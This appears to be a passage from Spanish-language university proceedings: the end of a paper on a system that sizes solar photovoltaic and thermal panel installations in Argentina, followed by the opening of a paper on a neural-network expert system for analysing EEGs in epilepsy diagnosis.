Asimismo, en el 2016 se promulgó el decreto N° 531 en el cual se reglamenta la Ley 27.191 estableciendo dos caminos para cumplir con los objetivos. El primero refiere a un mecanismo para compras conjuntas, desarrollado por la Compañía Administradora del Mercado Mayorista Eléctrico S.A. (CAMMESA), y el segundo trata de habilitar a los usuarios de energía eléctrica a contratar y/o autogenerar energía renovable. En el mismo año, se impulsó el inicio del programa RenovAR, mediante el cual se orienta a la contratación a largo plazo de energía renovable e impulsa convocatorias abiertas de carácter nacional e internacional. En consecuencia, en 2018 se adjudicaron 157 proyectos con el objetivo de generar 4966 GW de energía renovable, principalmente mediante energía eólica y en segundo lugar la solar fotovoltaica.

Las conclusiones alcanzadas fueron que las energías solares fotovoltaica y térmica muestran grandes diferencias con respecto al resto de las otras fuentes renovables, tanto en la fase de construcción como en la operación y mantenimiento. Esto se debe principalmente al conocimiento y experiencia internacional en su instalación y desarrollo de estas energías, las cuales son las más eficientes en cuanto a la generación eléctrica.

Información del Consumidor

La información mínima y necesaria que se requiere para la conceptualización y proyección de una instalación de paneles solares fotovoltaicos y térmicos se puede resumir en las siguientes categorías:

- **Latitud y Longitud de la posición geográfica**: El usuario podrá efectuar una selección activa en un mapa georreferenciar, o permitirle al sistema determinar en forma automática su ubicación.
- **Superficie destinada a la instalación de los paneles fotovoltaicos y térmicos**: El usuario podrá describir aspectos relevantes de las superficies dispuestas (ej. 5 metros cuadrados de una terraza de edificio, en campo abierto, etc.). El sistema permitirá el ingreso de texto libre y fotografías adjuntas.
- **Inclinación** aproximada del lugar destinado a la instalación de los paneles solares: La inclinación es el ángulo entre el panel solar y la superficie terrestre, el cual puede variar entre 0° y 90°. El sistema permitirá al usuario la selección de diferentes de gráficos orientativos con ángulos precargados (por ejemplo: Terraza a 180°, Pared vertical a 90°, Terraza a 45°, etc.).




Fig.1-Mapa orientativo- Inclinación (pág. 17) [10]

- **Orientación** aproximada del lugar destinado a la instalación de los paneles solares: La orientación es el ángulo del panel solar con respecto al Norte, el cual puede variar entre 0° y 359°. El sistema permitirá al usuario la selección de diferentes de gráficos orientativos con ángulos precargados (ej. Panel orientado al Norte = 0°, Panel orientado al Este = 90°, Panel orientado al Oeste = 270°, etc.).




Fig.2-Mapa orientativo - Orientación (pág. 18) [10]

Los valores de inclinación y orientación de una superficie colectora son de vital importancia debido a su alto impacto en la cuantificación de las pérdidas de energía a través de los discos de radiación.

La cuantificación estimada del consumo de energía eléctrica o energía térmica está directamente relacionada con el consumo destino que el usuario necesitará cubrir. La información afectará directamente a la cantidad y tipos de paneles que se requerirán:

- **Consumo objetivo**: El usuario podrá seleccionar entre Uso industrial o Uso doméstico.
- **Época de consumo**: El usuario podrá seleccionar entre Verano, Otoño, Invierno, Primavera o Todo el año. El parámetro afectará al tipo de material de construcción del panel.
- **[Fotovoltaico] Consumo promedio energético**: El usuario podrá ingresar el consumo eléctrico de los últimos meses, valor que deberá ser tomado de las facturas de consumo eléctrico.
- **[Térmico] Consumo promedio de agua**: El usuario podrá seleccionar entre una serie de opciones precargadas, que permitirán estimar el consumo promedio. El parámetro permitirá determinar el volumen total de agua del tanque acumulador y la cantidad de colectores a instalar. Una mala determinación podría implicar un recalentamiento del fluido o su efecto contrario.
- **[Térmico] Abastecimiento de agua**: El usuario podrá seleccionar entre Agua de Pozo o Agua de Tanque. El parámetro afectará a la temperatura promedio que recibirá el Panel Térmico.

Con el objetivo de impulsar la instalación de los paneles solare a través de empresas proveedoras, se requieren los siguientes datos personales del consumidor:

- Nombre completo.
- Dirección.
- Teléfono.

Paneles Fotovoltaicos y Térmicos

Los paneles solares producen energía eléctrica según su tamaño, eficiencia y cuánta radiación solar reciban.

Las tecnologías fotovoltaicas más utilizadas se clasifican en:

- De celdas monocristalinas que se componen de secciones de un único cristal de silicio, con un rendimiento aproximado del 19%.
- De celdas policristalinas que se encuentran formadas por pequeñas partículas cristalizadas, con un rendimiento aproximado del 17%.
- De celdas amorfas, cuando el silicio no se ha cristalizando, con una rendimiento aproximado del 9%.

También existen tres tecnologías en paneles térmicos, según su fabricación:


- De tubos de vacío: Consisten en 2 tubos de vidrio concéntricos, el aire entre ellos es extraído generando el vacío (0,005 Pa.). Estos paneles poseen una absorción de calor del 95% y una emisión del 5%.
- De placa plana: Consisten en un armazón de aluminio anodizado laminado y tubos de cobre. Estos paneles poseen una absorción de calor del 58%.
- De plástico: Consiste generalmente en circuitos hidráulicos de material plástico negro sin cubierta protectora y aislante térmico.

Se detalla a continuación la información mínima y necesaria requerida por cada panel solar, la cual potencialmente podría ser cargada en el sistema solución por las empresas proveedoras:

- **[Fotovoltaico] Potencia máxima (Pmpp)**: Valor correspondiente a la máxima potencia que puede entregar el panel solar. Dicho valor debe ser superior al consumo máximo pretendido.
- **[Fotovoltaico] Tensión de potencia óptima (Vmpp)**: Valor en voltios de la tensión que proporcionará el panel cuando se encuentre en la Potencia máxima (Pmpp).
- **[Fotovoltaico] Corriente punto de máxima potencia (Impp)**: Valor de la corriente proporcionada por el panel cuando se encuentre en la Potencia máxima (Pmpp).
- **[Fotovoltaico] Tensión de circuito abierto (Voc)**: Tensión en las terminales de conexión cuando no hay cargas conectadas.
- **[Fotovoltaico] Corriente de cortocircuito (Isc)**: Intensidad que circula por el panel cuando la salida está en cortocircuito.

- **[Fotovoltaico] Eficiencia de la célula (±3%)**: Rendimiento de la célula solar de silicio.
- **[Fotovoltaico] Superficie del Panel (Sup panel)**: Dimensión, en m2, que ocupa el panel.
- **[Térmico] Temperatura (Tm):** Temperatura interior del panel solar.
- **[Térmico] Capacidad:** Volumen en litros de agua que pueden ingresar al panel solar.
- **[Térmico] Medidas:** Dimensiones del equipo (largo, ancho, profundidad)
- **[Térmico] Superficie (m^2):** Bruto, apertura y superficie absorbedora.
- **[Térmico] Peso (kg):** Peso del equipo.
- **[Térmico] Rendimiento:** Óptico (porcentaje), Coef. de pérdidas térmicas lineales (W/m^2 K) y Coef. de pérdidas térmicas cuadráticas (W/m^2 K)

El sistema solución poseerá una base de datos precargada con la información técnica de una muestra estándar de paneles solares de comercialización en Argentina. Adicionalmente, el sistema permitirá a las empresas proveedoras registrar los diferentes tipos de paneles solares que comercializa.



Visualización de proyectos adjudicados por provincia

Información de los Proveedores

Existe en nuestro país un abanico de proveedores de paneles solares distribuidos a lo largo del territorio argentino. De acuerdo con el relevamiento realizado sobre el "modus operandi" que utilizan para poder llegar a los consumidores que deciden adquirir sus productos, se observó que el proceso utilizado para completar la adquisición implica un tiempo considerable de análisis y evaluación sobre el consumo de los usuarios, y la superficie disponible para la instalación de los paneles solares.

Con el objetivo de diversificar la matriz energética a través de las energías renovables y mitigar los efectos en el cambio climático, el gobierno nacional durante el 2017 impulsó el programa RenovAR, por el cual adjudicó 41 proyectos para le generación de Energía Solar fotovoltaica, por una potencia de 1,732.4 MW (Ronda 1 y 2). Las empresas proveedoras que son adjudicadas con al menos un proyecto son: Empresa mendocina de energía S.A.P.E.M., Isolux Ingenieria S.A., Fieldrare / Isolux, Fides Group S.A., Energías Sustentables S.A.[5].

Todas las variables de datos relevadas y analizadas por el sistema solución respecto a las necesidades de los usuarios relevados son de vital importancia para facilitar, eficientizar y estandarizar el cálculo que realizan las empresas dedicadas a la instalación de paneles solares fotovoltaicos y térmicos en el territorio argentino. A continuación, se detalla la información mínima y necesaria para facilitar e impulsar el contacto entre los proveedores y potenciales clientes.

- Razón social.
- Nombre de fantasía.
- Teléfono de contacto.
- Correo electrónico.
- Página web.
- Dirección de sucursales.

El uso eficiente de cada tipo de panel fotovoltaico y térmico dependerá de una serie de variables que afectarán directamente a su rendimiento (ver sección "Paneles Fotovoltaicos y Térmicos"), es por ello que el sistema permitirá a los proveedores la carga de las especificaciones técnicas de los tipos de paneles con los que trabaja, permitiendo a su vez la regularización automática de su aplicación, según las características de cada usuario.

Asimismo, el sistema dispondrá de un módulo de reportes que permitirá generar reportes con la toda información técnica, matemática y gráfica necesaria para para llevar a cabo la adecuada instalación de los paneles solares, con el máximo rendimiento posible.

Método Científico - Determinación de generación de energía

Para llevar a cabo la determinación de la generación de energía de un panel solar fotovoltaico, el sistema realizará diversos cálculos matemáticos utilizando los datos mencionados anteriormente. [6]

Primero se requiere obtener el dato de la **radiación solar promedio anual o mensual según corresponda (Rad Solar)** que recibirá el panel solar. La misma se obtiene de la base de datos del sistema mediante la ubicación geográfica del usuario más la inclinación y orientación de la instalación del panel solar.

Luego se deberá seleccionar el tipo de panel solar a utilizar y con base al mismo se debe determinar su superficie y rendimiento [8]

```
Rend = (Vmpp * Impp) /
       (Sup panel * Rad Solar)
```

Como paso próximo se determinará la cantidad necesaria de paneles solares, para ello es necesario saber la demanda energética que el usuario requiere satisfacer. [8]

```
m2 paneles = Demanda /
             Rad Solar * Rend
```

Dependiendo si los "m2 paneles" es mayor o no a la superficie disponible del usuario, procede a calcular la cantidad de paneles necesarios en la instalación.

```
Cant paneles =
if(m2 paneles > sup usuario)
then: sup usuario / Sup panel
else: m2 paneles / Sup panel
```

Finalmente, con la cantidad de paneles que se utilizaran en la instalación junto al rendimiento por panel, se procede a calcular la generación de energía. [8]

```
Energía = Rend * Cant paneles
```

A su vez, para determinar la generación de calor de un panel solar térmico, el sistema utilizará las siguientes fórmulas [8]:

```
Q = m x cp x (Tm - Ta)
```

```
cp = 4,18 K J / Kg °K
```

Donde:

- Q: Calor generado.
- m: Masa de agua.
- Tm: Temperatura panel solar.
- Ta: Temperatura ambiente.

Una vez calculada la cantidad de calor que se necesita generar, se procede a determinar el rendimiento del panel [8]:


$$Rend = Rend_0 - k_1 * (T_m - T_a) / I - k_2 * (T_m - T_a)^2 / I$$

- Rend_0 = Rendimiento óptico
- k_1 = Coef. de pérdidas térmicas lineales
- k_2 = Coef. de pérdidas térmicas cuadráticas
- Tm = Temperatura media del colector
- Ta = Temperatura ambiente
- I = Radiación solar global en W/m^2

Luego

```
Rend_panel = Q / Rad solar x Sup
             panel
```

Asimismo, se debe calcular la distancia óptima entre los paneles solares. Para ello se realizan los siguientes cálculos matemáticos:



Distancia entre colectores solares, pág. 71 [8]

```
Distancia = d1 + d2

Distancia = L x [(sen B x tg B)
                    + cos B]
```

Bases de Datos

Consumo Promedio de Agua: Según la instalación del usuario, se utilizarán valores estándares promedios pre-calculados.

Viviendas	
	lts x persona/dia
Consumo bajo	40
Consumo medio	50
Consumo alto	80
	lts x lavado/dia
Lavarropa	20
Lavavajillas	20


Hoteles - Hostales	
	lts x persona/dia
Hostal Con baño colectivo	35
Hostal Sin baño colectivo	40
Hotel 2 estrellas	50
Hotel 3 estrellas	80
Hotel 4 estrellas	100
Camping	50

Colectores solares - Consumos - Pág. 72 [8]

Debido a que la irradiación solar depende de la localización, es necesario que cada país construya su propio disco solar. En países de poca extensión latitudinal y clima relativamente homogéneo, es suficiente con un solo disco. En el caso de países de gran extensión latitudinal y clima heterogéneo es necesario generar discos específicos [7]. El sistema solución tendrá como fuente de información principal una base de datos precargada con los datos de los discos de irradiación solar de todas las provincias argentinas.

Discos de Radiación: Contiene todos los datos sobre la relación entre la radiación solar de cada región y como la misma se ve afectada (porcentaje de pérdida de eficiencia) según la variación de orientación (valor que determina hacia donde mira el panel solar con respecto al Norte) e inclinación de la instalación del panel solar (ver Disco de irradiación solar de Buenos Aires). [7]

Disco de irradiación solar de Buenos Aires




Disco de irradiación solar para la provincia de Buenos Aires, pág. 79 [7]

Con base al gráfico podemos ver, por ejemplo: Si un panel solar se instala con una inclinación de 30° y una orientación de 0° (mirando directamente al norte), entonces el panel logrará captar un 100% de la radiación solar que reciba. Si se lo instala con la misma inclinación, pero con una orientación de 30°, su eficiencia se reduce al 95%. Si se cambia su inclinación a 60°, y se lo orienta al norte (0°), su eficiencia sería del 90°.

Para hacer uso de la información de los discos de irradiación, el sistema requiere como único dato obligatorio la ubicación del usuario. Esta ubicación puede ser capturada manualmente, pudiendo ingresar cualquier punto de Argentina, o ser obtenida directamente por el sistema accediendo a la posición del GPS del dispositivo que el usuario utilice.

Una vez conocida la ubicación del usuario, se buscará para la misma los datos de la estación meteorológica más cercana siguiendo el siguiente esquema. (ver **Flujo de decisión de fuente de información**) [7].


Flujo de decisión de fuente de información



*GGCD: Datos de irradiación solar diaria.

*PFR: Datos de radiación solar diaria.

Asimismo, debido que en Argentina se presenta la característica de poseer un gran territorio geográfico, cuenta con una gran variación de temperaturas a lo largo del año, por este motivo la radiación solar varía según la época del año. Esta variación es considerada por el sistema, con base a los siguientes mapas de rendimiento de irradiación para cada mes en la República Argentina.



Imágenes de las cartas de irradiación solar para los meses de cambio de estación, págs. 18, 21, 24 y 27 [9]

Una vez decidida la fuente del dato de radiación solar, el mismo es utilizado para el cálculo del rendimiento de la instalación de paneles solares.

Resultado Final

Finalizado el proceso mediante el cual se realiza el cálculo de selección y dimensionamiento de los paneles solares, el sistema mostrará al usuario diversas plantillas de instalaciones sugeridas, ordenadas por eficiencia.

Dichas plantillas contendrán toda la información necesaria para llevar a cabo la instalación de los paneles solares. Entre dicha información se encuentra:

- Cantidad de paneles solares.
- Grados de inclinación.
- Grados de orientación respecto al norte.
- Tipo de panel solar (incluirá la información técnica del panel).
- Proveedor (incluirá la información de contacto con el proveedor).

- Rendimiento y producción de energía (cantidad de energía, aproximada, a generar).

Adicionalmente el sistema permitirá consultar el disco de irradiación correspondiente a la ubicación de la instalación a realizar, así como también el mapa de la región indicando el nivel de radiación solar diaria.

Referencias

[1] "Renewable Energy Will Be Consistently Cheaper Than Fossil Fuels By 2020, Report Claims" (WEB). Dominic Dudley, para Forbes. https://www.forbes.com/sites/dominicdudley/2018/01/13/renewable-energy-cost-effective-fossil-fuels-2020/#2bde42524ff2. [07/05/2019]

[2] "New Energy Outlook 2018" (WEB). Bloomberg New Energy Finance. https://bnef.turtl.co/story/neo2018?teaser=true [07/05/2019]

[3] "Renewable Power Generation Costs in 2012: An Overview" (PDF). International Renewable Energy Agency. https://www.irena.org/DocumentDownloads/Publications/Overview_Renewable%20Power%20Generation%20Costs%20in%202012.pdf. 07/05/2019

[4] “La Argentina sube al noveno lugar del ranking de países atractivos para invertir en energías renovables” https://www.lanacion.com.ar/economia/la-argentina-sube-al-noveno-lugar-del-nid2282336

[5] Dimensionamiento de un sistema de energía solar fotovoltaica para una vivienda familiar de la Ciudad de Córdoba https://revistas.unc.edu.ar/index.php/FCEFyN/article/download/10884/12668

[6] “Unidad 3 - Energías renovables fotovoltaica. Material de estudio del Laboratorio de Estudios Sobre Energía Solar (LESES)”, Mg. Ing. Alejandro Haim - Dr. Ing. Federico Nores Pond.

[7] “Tesis de Maestría de energías Renovables 2012 - Cálculo y elaboración de los discos de irradiación solar para todas las provincias de la república argentina” - Mg. Ing. Cristian Lucas Wallace.

[8] “Departamento de Ingeniería Civil - Energías Renovables - Unidad 4: Energía Solar Térmica”- Mg. Ing. Alejandro Haim - Dr. Ing. Federico Nores Pondal

[9] Atlas de Energía Solar de la República Argentina, 1 ed. Grossi Gallegos, H. y Righini, R. (2007).

[10] “Tesis de Maestría de energías Renovables 2012 - Cálculo y elaboración de los discos de irradiación solar para todas las provincias de la república argentina” - Diapositivas. Mg. Ing. Cristian Lucas Wallace.

Implementación de un Sistema Experto que Acelere el Proceso de Análisis de Electroencefalogramas para Facilitar el Diagnóstico de Epilepsia.

Gustavo Bittochi [1], Luciano Ezequiel Calvo [1], Candelaria Esquivel Zunino [1], Estefanía Mariana Imwinkelried [1], Lucas Ezequiel Romano [1]
Universidad Tecnológica Nacional
{gbittochi, lcalvo, cesquivelzunino, eimwinkelried, lromano}@est.frba.utn.edu.ar

Resumen

El objetivo de este trabajo es intentar hallar la forma de facilitar el trabajo de los especialistas Epileptólogos a la hora de analizar Electroencefalogramas. Esto se hará mediante el uso de distintas técnicas y herramientas que encontrarán y filtrarán artificios en una primera instancia, y llegado a un nivel de aceptación adecuado se proseguirá a la identificación y marcado de ondas eléctricas cerebrales anómalas.

Palabras Claves
Electroencefalograma, Red Neuronal Convolucional.

1. Introducción

Un Electroencefalograma (EEG) es el resultado que se obtiene de una electroencefalografía, donde se registran gráficamente las variaciones de potencial eléctrico que se producen de forma continua a nivel de la corteza cerebral y que constituyen las manifestaciones eléctricas de su actividad, así como de las modificaciones que le hacen sufrir las diversas excitaciones sensoriales, la actividad mental o ciertas afecciones cerebrales [1].

Las mencionadas excitaciones sensoriales pueden provocar artificios o artefactos en el EEG, registrando actividad que no corresponde a la actividad eléctrica cerebral, objeto del estudio. Estos artificios pueden ser fisiológicos, como cuando el paciente al que le están realizando el estudio se mueve, transpira, traga, suda, etc., o extrafisiológicos, como puede ocurrir si el funcionamiento del electrodo[1] no es adecuado, si se mueve de lugar o si se desconecta su entrada del electroencefalógrafo[2], o factores externos al estudio, como realizarlo cerca de un ascensor cuya propia actividad puede interferir con las señales que percibe la máquina [2]. Son fácilmente confundidos con actividad eléctrica cerebral anómala (anomalías), dado que ambas representan comportamiento no esperado en un cuadro que se considera dentro de los límites normales.

Durante la electroencefalografía, el paciente suele ser supervisado por un técnico o neurólogo encargado de colocar los electrodos según corresponda dependiendo del estudio a realizar y su objetivo. El estudio consta de una primera etapa con el paciente en reposo con ojos cerrados. Luego se realizan dos pruebas denominadas "de activación compleja" o "estimulación compleja": Hiperventilación (se indica al paciente que respire hondo y rápido por la boca durante 3 minutos); y fotoestimulación o ELI —estimulación lumínica intermitente— (se enciende una luz intermitente cercana a los ojos de un minuto de duración). La estimulación evalúa las posibles variaciones en la actividad cerebral frente a las diferentes clases de estímulos [3]. Durante el transcurso del estudio, el técnico suele realizar observaciones que luego ayuden a entender de forma más completa los resultados obtenidos, por ejemplo, si el paciente se mueve o si se estima que tiene un episodio epiléptico.

Luego, neurólogos o epileptólogos analizan los EEG obtenidos como resultado del proceso anterior y teniendo en cuenta las observaciones realizadas por el técnico presente en el estudio pueden llegar a diferenciar artificios de anomalías. Esta diferenciación es sumamente importante, ya que si

[1] Un electrodo es el extremo de un conductor en contacto con un medio, al que transmite o del que recibe una corriente eléctrica.[7]
[2] Electroencefalógrafo: registrador gráfico de las descargas eléctricas de la corteza cerebral.[7]

no se realiza correctamente se podría incurrir en un diagnóstico equivocado, sobre medicando o no tratando un cuadro que debería tratarse.

Las ondas cerebrales se pueden clasificar, según la frecuencia, en ondas alfa (frecuencias de 8 a 13 ondas por segundo), ondas beta (frecuencias superiores a 14 ondas por segundo), ondas theta (ocurren entre las frecuencias de 4 a 7 ondas por segundo y son denominadas también como actividad lenta), ondas delta (frecuencias de hasta 4 ondas por segundo) y ondas gamma (frecuencias de 26 a 100 ondas por segundo).

Según su morfología, se clasifican, generalmente, en ondas puntas (denominadas también "spikes" que son ondas muy rápidas, ya que duran menos de 80 milisegundos, y su nombre se debe a la forma que toman en un EEG), ondas polipuntas (series de ondas puntas), ondas agudas (se producen cuando 1 o más picos breves son seguidos por una onda lenta y esto ocurre 3 veces por segundo) y las ondas afiladas (también llamadas "sharps" que duran entre 80 a 200 milisegundos).

Si bien se encuentran definidos los distintos tipos de ondas que se pueden encontrar en un EGG, tanto de forma morfológica, como clasificándolas en frecuencia y/o amplitud, no existe una norma que indique en forma fehaciente cuándo se encuentran dentro de los límites normales o si es patológico. Esta distinción cae dentro de las responsabilidades del neurólogo que realiza el análisis, pudiendo modificarse a lo largo de los años al ganar más experiencia o incluso entre distintos especialistas, por lo que se considera que su análisis es completamente subjetivo.

Otra desventaja que tiene el análisis manual de estos estudios es que demandan mucho tiempo del neurólogo para realizar un análisis exhaustivo del mismo, tiempo que podría ser invertido en atender a pacientes u otra actividad, ya que la duración de estos estudios puede ser de 15 minutos o varios días, siendo necesario analizarlo en su totalidad para realizar un diagnóstico adecuado.

2. Elementos del Trabajo y Metodología

2.1. Alcance

Hay muchos motivos por los cuales un neurólogo puede solicitar que un paciente se realice una Electroencefalografía, cambiando lo que se consideran ondas de base normales o patológicas y las ondas que las acompañan, diferenciando también lo que se considera dentro de los límites normales y lo patológico, por lo que se definió acotar el alcance de este proyecto exclusivamente a los estudios realizados para ayudar a diagnosticar si un paciente cuenta con un cuadro de epilepsia o no[3].

2.2. Datos utilizados

Para realizar este proyecto se contó inicialmente con un conjunto de datos de 872 imágenes correspondientes a fragmentos de estudios realizados a 107 personas, de ambos sexos, cuyo rango de edad se encontraba entre 18 y 60 años. Dichas imágenes contenían artificios, anomalías y ondas no patológicas. Incluían casos de estudios considerados dentro de los límites normales y casos considerados patológicos, diagnosticados con posible epilepsia.

En una segunda iteración se utilizó un conjunto de datos públicos encontrados en BNCIHORIZON2020 [4], formado por una agrupación de datos correspondientes a vigilias de sueño, electroencefalogramas, electromiografía, entre otros, cuyos datos se encontraban anonimizados, sin poder distinguir edad o sexo de los pacientes sobre los cuales se realizaron los estudios.

En una tercera iteración se contó un conjunto de datos de dos estudios en formato edf completos de 24 horas cada uno, correspondiente a personas de sexo masculino, edades entre 40 y 60 años. Estos EEG corresponden a un estudio denominado polisomnografía[4], realizados en las instalaciones del FLENI[5]. Incluyeron artificios, anomalías y ondas patológicas.

En una cuarta iteración se contó con un conjunto de datos que sumaban 20 horas correspondientes a 6 pacientes, de ambos sexos, de edades entre 18 y 60 años, que presentaban cuadros que se consideraban dentro de los límites normales

[3] Es necesario aclarar que no es posible detectar epilepsia únicamente con los resultados de un electroencefalograma, también es necesario conocer su historia clínica y realizar más estudios complementarios. Un EEG es una herramienta para ayudar a entender qué está ocurriendo y realizar un diagnóstico más adecuado.

[4] Polisomnografía: estudio mediante el cual se evalúan simultáneamente diversas variables fisiológicas (actividad cerebral, cardíaca y respiratoria, tono muscular, movimientos oculares, movimientos anormales, sonidos, etc.) mientras la persona duerme. [3]

[5] FLENI es una institución creada en el año 1959 por el Dr. Raúl Carrea con el objetivo inicial de contribuir a la prevención y lucha contra las enfermedades neurológicas de la infancia. Ha evolucionado hacia una prestación integral de patologías neurológicas que incluye la prevención, el diagnóstico, el tratamiento y la rehabilitación, y es hoy en día una institución médica de prestigio internacional que atiende a niños y adultos en todo lo relacionado a las Neurociencias. [5]

y cuadros patológicos. Este conjunto de datos en formato edf fue preparado especialmente para este proyecto por parte del FLENI, se identificaron y marcaron cada uno de los artificios y anomalías encontrados dentro de los estudios, obteniendo un total de 72.000 muestras.

2.3. Herramientas

2.3.1. Bibliotecas MNE de Python [6]

Software de código abierto desarrollado en lenguaje Python para explorar, visualizar y analizar datos neurofisiológicos humanos como MEG, EEG, sEEG, ECoG [6].

Esta biblioteca fue utilizada para abrir los archivos de extensión EDF y ciertos filtros que provee fueron utilizados a modo de retroalimentación y contingencia por si la Red Neuronal Convolucional no lograba detectar en primera instancia un artificio, como ser, el filtro ECG relacionado con el canal de cardiograma para detectar artificios relacionados a la actividad del corazón. Asimismo, la biblioteca presenta diversas funciones en cuanto a la visualización de canales que se muestre al usuario, como así también el agregado de etiquetas en cierto intervalo de tiempo. Como los datos proveídos por FLENI están en el estándar 1020[6] y la biblioteca MNE solo soporta estándares 1010 y 1030, se tuvo que utilizar ciertas funciones específicas para la conversión entre estándares.

2.3.2. Biblioteca TensorFlow

Tensor Flow es una plataforma de código abierto desarrollada por Google que facilita la creación de modelos de Machine Learning [8] como lo son las Redes Neuronales. Presenta diversos mecanismos para crear y entrenar los modelos detectando patrones, evaluar su error y generar predicciones.

Una herramienta que nos proporciona un mayor entendimiento del flujo de cálculos que ocurre en nuestro modelo es TensorBoard. Este módulo permite visualizar parámetros de entrenamiento, métricas o cualquier estadística de la red neuronal que implementemos para la optimización y seguimiento de esta.

2.3.3. Biblioteca Numpy

